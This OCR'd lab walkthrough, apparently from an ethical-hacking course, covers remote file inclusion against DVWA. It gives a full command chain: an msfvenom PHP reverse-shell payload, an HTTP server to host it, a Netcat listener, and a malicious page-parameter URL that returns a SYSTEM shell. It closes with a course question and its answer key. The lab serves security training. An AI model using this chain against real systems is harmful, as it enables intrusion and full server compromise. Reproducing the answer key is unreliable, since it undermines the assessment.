
1. In DVWA, click **DVWA Security** from the left navigation pane, set **Security Level** to **Low**, and click **Submit**.




1. Open a terminal on Parrot Security with sudo privileges and generate a PHP reverse shell payload using `msfvenom`:
   msfvenom -p php/reverse_php lport=4444 lhost=192.168.0.18 > shell.php




1. Host the payload directory over HTTP:
   python3 -m http.server 8000




1. Return to DVWA in the browser and select **File Inclusion** from the left menu.




1. Open a new terminal tab and start a Netcat listener on port 4444:
   nc -lvp 4444




1. Trigger the Remote File Inclusion by pointing the `page` URL parameter to your hosted PHP payload:
   http://192.168.0.20:8080/dvwa/vulnerabilities/fi/?page=http://192.168.0.18:8000/shell.php



1. Switch to your Netcat terminal tab to confirm an incoming reverse shell connection from Windows Server 2019.



1. In the reverse shell session, execute **whoami** to verify the user context:
   nt authority\system



1. Close both terminal windows on Parrot Security.

This concludes the lab exercise.

IMPORTANT: ❓ **Question 5.17.1.1** On the Windows Server 2019 machine, launch WampServer and access the DVWA website at `http://192.168.0.20:8080/` from a Parrot Security machine. Simulate a Remote File Inclusion (RFI) attack to gain access to the web application. In the reverse shell, execute the `whoami` command and enter the returned username. [!SUCCESS] ✅ **Answer:** **nt authority\system**